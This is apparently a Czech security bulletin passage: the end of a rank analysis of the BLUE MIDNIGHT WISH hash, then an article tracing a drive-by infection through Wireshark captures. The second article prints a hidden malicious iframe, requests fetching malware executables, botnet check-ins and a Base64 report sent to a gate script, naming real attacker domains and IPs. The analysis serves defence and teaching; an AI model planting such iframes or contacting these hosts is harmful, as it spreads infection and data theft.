
Obr.15: $(oldH, Q_1)$, $ExpandRounds1 = 16$




Obr.16: $(oldH, Q_1)$, $ExpandRounds1 = 2$

Závislost G na M



$ExpandRounds_1$	0	1	2	3	4	5	6	7	8
$Rank(M, G)$	512	510	511	512	510	511	510	512	511
$ExpandRounds_1$	9	10	11	12	13	14	15	16	
$Rank(M, G)$	510	510	510	511	512	512	510	511	




Obr.17: (M, G) , $ExpandRounds1 = 2$

Obr.18: (M, G) , $\text{ExpandRounds}_1 = 2$ **Závislost G na oldH**


ExpandRounds_1	0	1	2	3	4	5	6	7	8
$\text{Rank}(\text{oldH}, G)$	511	511	510	511	511	511	512	511	511
ExpandRounds_1	9	10	11	12	13	14	15	16	
$\text{Rank}(\text{oldH}, G)$	512	510	510	511	512	512	511	511	

Obr.19: (oldH, G) , $\text{ExpandRounds}_1 = 2$ Obr.20: (oldH, G) , $\text{ExpandRounds}_1 = 2$ **Závislost newH na M**

ExpandRounds_1	0	1	2	3	4	5	6	7	8
$\text{Rank}(\text{oldH}, G)$	512	510	511	512	510	511	510	512	511
ExpandRounds_1	9	10	11	12	13	14	15	16	
$\text{Rank}(\text{oldH}, G)$	510	510	510	511	512	512	510	511	




Obr.21: $(M, newH)$, $ExpandRounds_1 = 2$




Obr.22: $(M, newH)$, $ExpandRounds_1 = 2$

Závislost newH na oldH

$ExpandRounds_1$	0	1	2	3	4	5	6	7	8
$Rank(oldH, newH)$	511	511	510	511	511	511	512	511	511
$ExpandRounds_1$	9	10	11	12	13	14	15	16	
$Rank(oldH, newH)$	512	510	510	511	512	512	511	511	



Obr.23: $(oldH, newH)$, $ExpandRounds_1 = 2$



Obr.24: $(oldH, newH)$, $ExpandRounds_1 = 2$

Závěr

Výsledky prezentované v tomto příspěvku jsou pouze malou částí analýz, které byly provedeny. Jak jste si povšimli, jsou zde zkoumány pouze závislosti na proměnných M a H. Avšak byly analyzovány i některé dílčí i vyšší stavební bloky zvlášť (tj. i s jinými vstupy), což dává hlubší pohled do struktury BMW. Výsledky úplnější analýzy budou následovat. V tomto příspěvku jsme viděli, že všechny závislosti vytvářely matice s plnou hodnotou nebo jí blízkou. Také struktura matic byla očekávaná: matice dílčích bloků neměly náhodnou strukturu, ale splňovaly požadavky rychlého míchání proměnných (bitů). Matice vyšších stavebních bloků měly plnou nebo skoro plnou hodnotu a náhodnou strukturu. Viděli jsme také, že je-li požadováno (a možné) zvyšovat náhodnost, může to být uděláno zvyšováním počtu rund ExpandRounds₁. Tato pozorování platí pro obě dvě hlavní verze BMW256 a BMW512.

Literatura

- [1] Announcing Request for Candidate Algorithm Nominations for a New Cryptographic Hash Algorithm (SHA-3) Family, 2007, NIST, <http://csrc.nist.gov/groups/ST/hash/index.html>
- [2] Danilo Gligoroski, Vlastimil Klima, On BLUE MIDNIGHT WISH decomposition, to be published
- [3] Danilo Gligoroski, Vlastimil Klima, Svein Johan Knapskog, Mohamed El-Hadedy, Jørn Amundsen, Stig Frode Mjølsnes: Cryptographic Hash Function Blue Midnight Wish, September 2009, <http://people.item.ntnu.no/~danilog/Hash/BMW-SecondRound/SupportingDocumentation/BlueMidnightWishDocumentation.pdf>

D. Co provádí infikovaný počítač?

Jaroslav Vorlíček ([jerry at cybercave dot cz](mailto:jerry@cybercave.cz))

Úvod

V červnovém čísle jsme se snažili s kolegou rozebrat, co znamená vložený škodlivý javascript ve webových stránkách a jak se do nich dostane. V tomto článku se zaměříme na stejnou problematiku z jiného pohledu. Podívejme se tedy na to, co se stane, pokud je navštívena jinak neškodná stránka „infikovaná“ iframe. Popíší zde průběh 160 sekund, které proměnily nezáplatovanou stanici v zombie a způsob, jak stanice komunikovala se sítí útočníka.

Upozornění – následující část obsahuje odkazy, které mohou vést na stránky obsahující malware a IP adresy patřící útočníkům. Rozhodně nedoporučuji jejich návštěvu, pokud Váš počítač a síť není připravena na zacházení s malware. Taktéž upozorňuji, pokud budete chtít provést podobnou analýzu, máte pouze jediný pokus na získání infekce. Nevím, jaký mechanismus je nastaven na stránkách útočníka, nicméně po jediném pokusu se zdroj malware zablokuje v řádu hodin až měsíců. Níže uvedené obrázky jsou screenshoty z Wireshark - záznamu síťové komunikace infikované stanice.

Získání infekce

Nyní se podívejme, co se odehrálo s nezáplatovaným počítačem, po navštívení stránky obsahující v HTML kódu následující nenápadný javascript:

```
<iframe src="http://lotmachinesguide.cn/in.cgi?income56" width=1 height=1 style="visibility: hidden"></iframe>
```

Po zjištění IP adresy se nechráněný počítač pokusil navštívit lotmachinesguide.cn a zobrazit její obsah z IP 94.247.3.150 (Riga, Lotyšsko).

No. .	Time	Source	Source port	Destination	Destination port	Protocol	Info
883	21.172193		1043		53	DNS	Standard query A lotmachinesguide.cn
884	21.262090		53		1043	DNS	Standard query response A 94.247.3.150
885	21.262200		53		1043	DNS	Standard query response A 94.247.3.150
886	21.262282		53		1043	DNS	Standard query response A 94.247.3.150
887	21.267224		1077	94.247.3.150	80	TCP	imgames > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
888	21.267695		1076	94.247.3.150	80	TCP	dab-sti-c > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
889	21.318797	94.247.3.150	80		1077	TCP	http > imgames [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
890	21.319344		1077	94.247.3.150	80	TCP	imgames > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
891	21.319984	94.247.3.150	80		1076	TCP	http > dab-sti-c [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
892	21.321252		1077	94.247.3.150	80	HTTP	GET /in.cgi?income56 HTTP/1.1
893	21.321953		1076	94.247.3.150	80	TCP	dab-sti-c > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
894	21.322099		1076	94.247.3.150	80	HTTP	GET /in.cgi?income56 HTTP/1.1
895	21.373150	94.247.3.150	80		1077	TCP	http > imgames [ACK] Seq=1 Ack=338 Win=6432 Len=0
896	21.375629	94.247.3.150	80		1076	TCP	http > dab-sti-c [ACK] Seq=1 Ack=338 Win=6432 Len=0
897	21.377906	94.247.3.150	80		1077	HTTP	HTTP/1.1 302 Found (text/html)
898	21.378060	94.247.3.150	80		1077	TCP	http > imgames [FIN, ACK] Seq=731 Ack=338 Win=6432 Len=0
899	21.379417		1077	94.247.3.150	80	TCP	imgames > http [ACK] Seq=338 Ack=732 Win=64805 Len=0
900	21.380194		1077	94.247.3.150	80	TCP	imgames > http [FIN, ACK] Seq=338 Ack=732 Win=64805 Len=0
901	21.380492	94.247.3.150	80		1076	HTTP	HTTP/1.1 302 Found (text/html)
902	21.380969	94.247.3.150	80		1076	TCP	http > dab-sti-c [FIN, ACK] Seq=731 Ack=338 Win=6432 Len=0
903	21.381870		1076	94.247.3.150	80	TCP	dab-sti-c > http [ACK] Seq=338 Ack=732 Win=64805 Len=0
904	21.383411		1032		53	DNS	Standard query A hyperliteautoservices.cn

Shodou okolností se zde žádný škodlivý kód nenachází a počítač byl odkázán HTTP návratovým kódem 302 (Document moved) na <http://hyperliteautoservices.cn/index.php>. Stránka hyperliteautoservices.cn/index.php sídlila na IP 94.247.3.151 (Riga, Lotyšsko).

Požadavek s odpovědí je uveden v příloze HTTP Požadavek – lotmachinesguide.cn

Vlastní exploits pro Adobe Acrobat případně Adobe Flash player byly umístěny na doméně hyperliteautoservices.cn.

Požadavek s odpovědí je uveden v příloze: HTTP Požadavek – hyperliteautoservices.cn.

Po úspěšném vykonání exploitu, následovalo stažení vlastního malware na počítač oběti.

No. .	Time	Source	Source port	Destination	Destination port	Protocol	Info
974	25.947041		1032		53	DNS	Standard query A litehitscar.cn
975	26.400083		53		1032	DNS	Standard query response A 94.247.3.151
976	26.400182		53		1032	DNS	Standard query response A 94.247.3.151
977	26.400265		53		1032	DNS	Standard query response A 94.247.3.151
978	26.402281		1080	94.247.3.151	80	TCP	socks > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460
979	26.452876	94.247.3.151	80		1080	TCP	http > socks [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
980	26.453655		1080	94.247.3.151	80	TCP	socks > http [ACK] Seq=1 Ack=1 Win=65535 Len=0
981	26.453697		1080	94.247.3.151	80	HTTP	GET /load.php?id=0 HTTP/1.1
982	26.505683	94.247.3.151	80		1080	TCP	http > socks [ACK] Seq=1 Ack=192 Win=6432 Len=0
983	26.512435	94.247.3.151	80		1080	TCP	[TCP segment of a reassembled PDU]
984	26.513761	94.247.3.151	80		1080	TCP	[TCP segment of a reassembled PDU]
985	26.514399		1080	94.247.3.151	80	TCP	socks > http [ACK] Seq=192 Ack=2921 Win=65535 Len=0
986	26.570370	94.247.3.151	80		1080	TCP	[TCP segment of a reassembled PDU]
987	26.571271	94.247.3.151	80		1080	TCP	[TCP segment of a reassembled PDU]

Ukázka požadavku:

```
GET /load.php?id=0 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: litehitscar.cn
Connection: Keep-Alive
```

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – získání souboru load.exe

Komunikace s Botnetem

Testovací stanice neměla nainstalovaný antivirový software, čili nic nezabránilo stažení a spuštění viru. Jakmile byl vir pevně uhnížděn v počítači, ihned o sobě dal vědět útočníkovi připojením na IP adresu 78.109.29.112 (Ukrajina, Odessa). Tímto se z počítače stala takzvaná zombie (anglicky bot) a zapojil se do sítě ovládaného útočníkem (takzvaného botnetu). Místo, kam se připojil, se anglicky nazývá botnet controller.

No. .	Time	Source	Destination	Protocol	Info
1105	28.082364		78.109.29.112	TCP	cp1scrambler-in > http [SYN] Seq=0 win=65535 Len=0 MSS=1460
1106	28.137002	78.109.29.112		TCP	http > cp1scrambler-in [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0
1107	28.137811		78.109.29.112	TCP	cp1scrambler-in > http [ACK] Seq=1 Ack=1 win=65535 Len=0
1108	28.138122		78.109.29.112	HTTP	GET /new/controller.php?action=bot&entity_list=&uid=1&first=1 HTTP/1.1
1109	28.194447	78.109.29.112		TCP	http > cp1scrambler-in [ACK] Seq=1 Ack=123 win=5840 Len=0
1110	29.049262	78.109.29.112		TCP	[TCP segment of a reassembled PDU]
1111	29.049648	78.109.29.112		TCP	[TCP segment of a reassembled PDU]
1112	29.050445		78.109.29.112	TCP	http > cp1scrambler-in [ACK] Seq=1 Ack=123 win=5840 Len=0
1113	29.112061	78.109.29.112		TCP	[TCP segment of a reassembled PDU]
1114	29.112369	78.109.29.112		TCP	[TCP segment of a reassembled PDU]
1115	29.114262		78.109.29.112	TCP	cp1scrambler-in > http [ACK] Seq=123 Ack=4086 win=65535 Len=0
1116	29.431490	78.109.29.112		TCP	[TCP segment of a reassembled PDU]
1117	29.432389	78.109.29.112		TCP	[TCP segment of a reassembled PDU]
1118	29.433264	78.109.29.112		TCP	[TCP segment of a reassembled PDU]

Ukázka požadavku:

```
GET
/new/controller.php?action=bot&entity_list=&uid=1&first=1&guid=1620087188&rand=981633 HTTP/1.1
Host: 78.109.29.112
```

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – Přihlášení do botnetu

Odpověď od botnet controlleru obsahovala větší množství binárních dat. Mohlo se jednat o aktualizaci malware případně další instrukce pro napadání. Po obdržení binárních dat se zombie opět nahlásila controlleru. Je důležité podotknout, že uživatel napadeného počítače toto chování nemůže nijak zpozorovat. Operační systém se v té době choval na první pohled naprosto normálně.

No. -	Time	Source	Destination	Protocol	Info
1329	30.276319		78.109.29.112	TCP	cp1scrambler-al > http [SYN] Seq=0 win=65535 Len=0 MSS=1
1332	30.332024	78.109.29.112		TCP	http > cp1scrambler-al [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1
1333	30.332713		78.109.29.112	TCP	cp1scrambler-al > http [ACK] Seq=1 Ack=1 win=65535 Len=0
1334	30.333564		78.109.29.112	HTTP	GET /new/controller.php?action=report&guid=0&rnd=9816338
1335	30.335548		78.109.29.112	TCP	cp1scrambler-al > http [FIN, ACK] Seq=199 Ack=1 win=6553
1336	30.389019	78.109.29.112		TCP	http > cp1scrambler-al [ACK] Seq=1 Ack=199 win=6432 Len=
1337	30.430214	78.109.29.112		TCP	http > cp1scrambler-al [ACK] Seq=1 Ack=200 win=6432 Len=
1339	30.525172	78.109.29.112		HTTP	HTTP/1.1 200 OK
1340	30.526030		78.109.29.112	TCP	cp1scrambler-al > http [RST, ACK] Seq=200 Ack=155 win=0
1341	30.526108	78.109.29.112		TCP	http > cp1scrambler-al [FIN, ACK] Seq=155 Ack=200 win=64

Ukázka komunikace:

GET

```
/new/controller.php?action=report&guid=0&rnd=981633&uid=1&entity=1239013921
:unique_start;1239013932:unique_start;1239013964:unique_start;1239788112:un
ique_start HTTP/1.1
Host: 78.109.29.112
```

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – Hlášení do botnetu

No. -	Time	Source	Destination	Protocol	Info
1342	30.533676		78.109.30.224	TCP	ff-fms > http [SYN] Seq=0 win=65535 Len=0 MSS=1460
1343	30.593530	78.109.30.224		TCP	http > ff-fms [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1
1344	30.594412		78.109.30.224	TCP	ff-fms > http [ACK] Seq=1 Ack=1 win=65535 Len=0
1345	30.595132		78.109.30.224	TCP	[TCP segment of a reassembled PDU]
1346	30.595144		78.109.30.224	TCP	ff-fms > http [FIN, ACK] Seq=144 Ack=1 win=65535 Len=0
1347	30.651693	78.109.30.224		TCP	http > ff-fms [ACK] Seq=1 Ack=144 win=6432 Len=0
1348	30.688318	78.109.30.224		HTTP	HTTP/1.1 200 OK (text/html)
1349	30.688558	78.109.30.224		TCP	http > ff-fms [FIN, ACK] Seq=407 Ack=145 win=6432 Len=0
1350	30.691072		78.109.30.224	TCP	ff-fms > http [RST, ACK] Seq=145 Ack=407 win=0 Len=0

Ukázka komunikace:

POST /good/receiver/online HTTP/1.1

Host: 78.109.30.224

Content-Type: application/x-www-form-urlencoded

Content-Length: 16

guid=162008718

Celý požadavek s odpovědí je uveden v příloze -HTTP Požadavek – Hlášení do botnetu 2

Jakmile je botnet pevně usazen v síti, tak odesílá informace o stanici na IP adresu 213.155.6.34 (Ukraine, Kiev).

No. -	Time	Source	Destination	Protocol	Info
1366	36.559975		213.155.6.34	TCP	nicelink > http [SYN] Seq=0 win=65535 Len=0
1367	36.618536	213.155.6.34		TCP	http > nicelink [SYN, ACK] Seq=0 Ack=1 win=!
1368	36.619917		213.155.6.34	TCP	nicelink > http [ACK] Seq=1 Ack=1 win=65535
1369	36.722568		213.155.6.34	TCP	[TCP segment of a reassembled PDU]
1370	36.722686		213.155.6.34	TCP	[TCP segment of a reassembled PDU]
1371	36.779724	213.155.6.34		TCP	http > nicelink [ACK] Seq=1 Ack=1461 win=870
1372	36.781146		213.155.6.34	TCP	[TCP segment of a reassembled PDU]
1373	36.782968	213.155.6.34		TCP	http > nicelink [ACK] Seq=1 Ack=2921 win=118
1374	36.877689	213.155.6.34		TCP	http > nicelink [ACK] Seq=1 Ack=3835 win=140
1375	37.931458	213.155.6.34		HTTP	HTTP/1.1 200 OK
1376	37.931696	213.155.6.34		TCP	http > nicelink [FIN, ACK] Seq=187 Ack=3835
1377	37.932352		213.155.6.34	TCP	nicelink > http [RST, ACK] Seq=3835 Ack=187

Ukázka komunikace:

POST /gate/gate.php HTTP/1.0

Host: mixmediadirect.cn

Content-Type: application/x-www-form-urlencoded

Connection: Keep-Alive

Pragma: no-cache

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
InfoPath.2; .NET CLR 2.0.50727; InfoPath.1)
```

Content-Length: 3582

```
a=sdfsdjfsdfsfhskdfhs@sdfsdjfsdfsd.com&b=my_report&d=report.bin&c=UDNNTAAAA
ACnCAAEEQAAAAAAAAAIAAAAZ3VmZGlJGQYSAAAAAAAAABAAAADZBwQAAwAPAAwACQATAGIAEwAA
```

AAAAAACkAAAApAAAAAMAAAA3NjQ4Ny02NDEtNjE5NTQwMy0yMzg2MQAuAAAAQTiYLTAWMDAxAAA
AAAAAAKisfExGJ6bQnhFNFEfEAWAAAAAA

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – Odesílání informací o stanici

Report je v binárním formátu a je pro přesun kódován v Base64. *Ukázka dekodovaného reportu je uvedena v příloze – HTTP požadavek - Detail hlášení stanice*

Následně se pravidelně přihlašuje k botnet controlleru.

No. -	Time	Source	Destination	Protocol	Info
1382	71.428651		74.54.77.82	TCP	cnrprotocol > http [SYN] Seq=0 win=65535 Len=0 MSS=1460
1383	71.574779	74.54.77.82		TCP	http > cnrprotocol [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
1384	71.575518		74.54.77.82	TCP	cnrprotocol > http [ACK] Seq=1 Ack=1 win=65535 Len=0
1385	71.576109		74.54.77.82	HTTP	GET /40E8001442563263303063633764352D35383036376420646C0000018A6600000007600000642EB000530A3ACB4BB HTTP/1.0
1386	71.720373	74.54.77.82		TCP	http > cnrprotocol [FIN, ACK] Seq=1 Ack=1 win=5840 Len=0
1387	71.720672	74.54.77.82		TCP	http > cnrprotocol [RST] Seq=1 win=0 Len=0
1388	71.721664		74.54.77.82	TCP	cnrprotocol > http [ACK] Seq=113 Ack=2 win=65535 Len=0
1389	71.721676		74.54.77.82	TCP	cnrprotocol > http [FIN, ACK] Seq=113 Ack=2 win=65535 Len=0
1390	71.867013	74.54.77.82		TCP	http > cnrprotocol [RST] Seq=2 win=0 Len=0
1391	71.867314	74.54.77.82		TCP	http > cnrprotocol [RST] Seq=2 win=0 Len=0

Vyžádaná URL:

GET

/40E8001442563263303063633764352D35383036376420646C0000018A6600000007600000642EB000530A3ACB4BB HTTP/1.0

Od controlleru 74.54.135.202 (Houston, Texas, US) získává další instrukce v binárním formátu.

No. -	Time	Source	Destination	Protocol	Info
1397	91.726633		74.54.135.202	TCP	sunclustermgr > http [SYN] Seq=0 win=65535 Len=0 MSS=1460
1398	92.137329	74.54.135.202		TCP	http > sunclustermgr [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
1399	92.138770		74.54.135.202	TCP	sunclustermgr > http [ACK] Seq=1 Ack=1 win=65535 Len=0
1400	92.138791		74.54.135.202	HTTP	GET /40E8001442563263303063633764352D35383036376420646C0000018A6600000007600000642EB000530A3ACB4BB HTTP/1.0
1401	92.519329	74.54.135.202		TCP	http > sunclustermgr [ACK] Seq=1 Ack=113 win=5840 Len=0
1402	92.546801	74.54.135.202		TCP	[TCP segment of a reassembled PDU]
1403	92.547654	74.54.135.202		TCP	[TCP segment of a reassembled PDU]
1404	92.550885		74.54.135.202	TCP	sunclustermgr > http [ACK] Seq=113 Ack=2921 win=65535 Len=0
1405	92.952276	74.54.135.202		TCP	[TCP segment of a reassembled PDU]
1406	92.952401	74.54.135.202		TCP	[TCP segment of a reassembled PDU]
1407	92.952522	74.54.135.202		TCP	[TCP segment of a reassembled PDU]
1408	92.953927		74.54.135.202	TCP	sunclustermgr > http [ACK] Seq=113 Ack=5841 win=65535 Len=0
1409	93.061606		74.54.135.202	TCP	sunclustermgr > http [ACK] Seq=113 Ack=7301 win=65535 Len=0

Vyžádaná URL:

GET

/40E8001442563263303063633764352D35383036376420646C0000018A6600000007600000642EB000530A3ACB4BB HTTP/1.0

Bot pravděpodobně získal instrukce k rozeslání SPAMu pro útočníka a zombie se začíná rozhlížet po dostupných SMTP serverech.

No. -	Time	Source	Destination	Protocol	Info
1508	96.636374			DNS	Standard query A mxs.mail.ru
1509	96.653913		193.0.14.129	DNS	Standard query NS com
1510	96.661961	195.24.77.209		TCP	global-wlink > rmiactivation [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
1511	96.664171		195.24.77.209	TCP	rmiactivation > global-wlink [ACK] Seq=1 Ack=1 win=65535 Len=0
1512	96.664187		195.24.77.209	TCP	rmiactivation > global-wlink [PSH, ACK] Seq=1 Ack=1 win=65535 Len=32
1513	96.674062	193.0.14.129		DNS	Standard query response
1514	96.684739		198.41.0.4	DNS	Standard query NS org
1515	96.687445	195.24.77.209		TCP	global-wlink > rmiactivation [ACK] Seq=1 Ack=33 win=5840 Len=0
1516	96.717312	195.24.77.209		TCP	global-wlink > rmiactivation [PSH, ACK] Seq=1 Ack=33 win=5840 Len=443
1517	96.789084			DNS	Standard query response A 94.100.176.20
1518	96.796033			DNS	Standard query A gmail-smtp-in.l.google.com
1519	96.853512			DNS	Standard query A coqhecup.cn
1520	96.874515		195.24.77.209	TCP	rmiactivation > global-wlink [ACK] Seq=33 Ack=444 win=65092 Len=0
1521	96.884280	198.41.0.4		DNS	Standard query response
1522	96.889754		192.203.230.10	DNS	Standard query NS de
1523	96.900245			DNS	Standard query response A 209.85.218.68
1524	96.901674			DNS	Standard query A gmail-smtp183.google.com
1525	97.018055			DNS	Standard query response A 64.233.183.27
1526	97.019609			DNS	Standard query A inl.smtp.messagingengine.com
1527	97.071358	192.203.230.10		DNS	Standard query response
1528	97.167512			DNS	Standard query response A 66.111.4.70 A 66.111.4.71 A 66.111.4.72 A 66.111.4.73
1529	97.169413			DNS	Standard query A mail7.digitalwaves.co.nz

Následně se přihlašuje k botnetu a získává instrukce ke stažení a spuštění souboru z IP adresy 83.133.127.5 (Hausham, Bavorsko, Německo).

No. -	Time	Source	Destination	Protocol	Info
1576	111.951695	83.133.127.5	83.133.127.5	TCP	isoipsigport-2 > http [SYN] Seq=0 win=65535 Len=0 MSS=1460
1577	111.970564	83.133.127.5	83.133.127.5	TCP	http > isoipsigport-2 [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
1578	111.971485	83.133.127.5	83.133.127.5	TCP	isoipsigport-2 > http [ACK] Seq=1 Ack=1 win=65535 Len=0
1579	111.971861	83.133.127.5	83.133.127.5	HTTP	GET /bt.php?mod=&id=jerry-04622da00_1620087188&up=268046&mid=soboc43
1580	111.991665	83.133.127.5	83.133.127.5	TCP	http > isoipsigport-2 [ACK] Seq=1 Ack=242 win=6432 Len=0
1581	113.893558	83.133.127.5	83.133.127.5	HTTP	HTTP/1.1 200 OK (text/html)
1583	114.024763	83.133.127.5	83.133.127.5	TCP	isoipsigport-2 > http [ACK] Seq=242 Ack=239 win=65297 Len=0
1689	119.485170	83.133.127.5	83.133.127.5	TCP	http > isoipsigport-2 [FIN, ACK] Seq=239 Ack=242 win=6432 Len=0
1690	119.486201	83.133.127.5	83.133.127.5	TCP	isoipsigport-2 > http [ACK] Seq=242 Ack=240 win=65297 Len=0
1694	120.659425	83.133.127.5	83.133.127.5	TCP	isoipsigport-2 > http [RST, ACK] Seq=242 Ack=240 win=0 Len=0

Ukázka komunikace:

```
GET /bt.php?mod=&id=jerry-04622da00_1620087188&up=268046&mid=soboc43
HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: af9f440dcc.com
Connection: Keep-Alive
```

Celý požadavek s odpovědí je uveden v příloze - HTTP Požadavek – Příkaz ke stažení souboru

Vlastní stažení další aplikace od útočníka z IP 83.133.127.5 (Hausham, Bayern, Germany).

No. -	Time	Source	Destination	Protocol	Info
1582	113.912098	83.133.127.5	83.133.127.5	DNS	Standard query A spaeioer.com
1583	114.024763	83.133.127.5	83.133.127.5	TCP	isoipsigport-2 > http [ACK] Seq=242 Ack=239 win=65297 Len=0
1584	114.115485	83.133.127.5	83.133.127.5	DNS	Standard query response A 68.180.151.74
1585	114.118264	68.180.151.74	68.180.151.74	TCP	ratio-adp > http [SYN] Seq=0 win=65535 Len=0 MSS=1460
1586	114.303216	68.180.151.74	68.180.151.74	TCP	http > ratio-adp [SYN, ACK] Seq=0 Ack=1 win=5840 Len=0 MSS=1460
1587	114.304040	68.180.151.74	68.180.151.74	TCP	ratio-adp > http [ACK] Seq=1 Ack=1 win=65535 Len=0
1588	114.305955	68.180.151.74	68.180.151.74	HTTP	GET /74113.exe HTTP/1.1
1589	114.490844	68.180.151.74	68.180.151.74	TCP	http > ratio-adp [ACK] Seq=1 Ack=186 win=6432 Len=0
1590	114.501067	68.180.151.74	68.180.151.74	TCP	[TCP segment of a reassembled PDU]
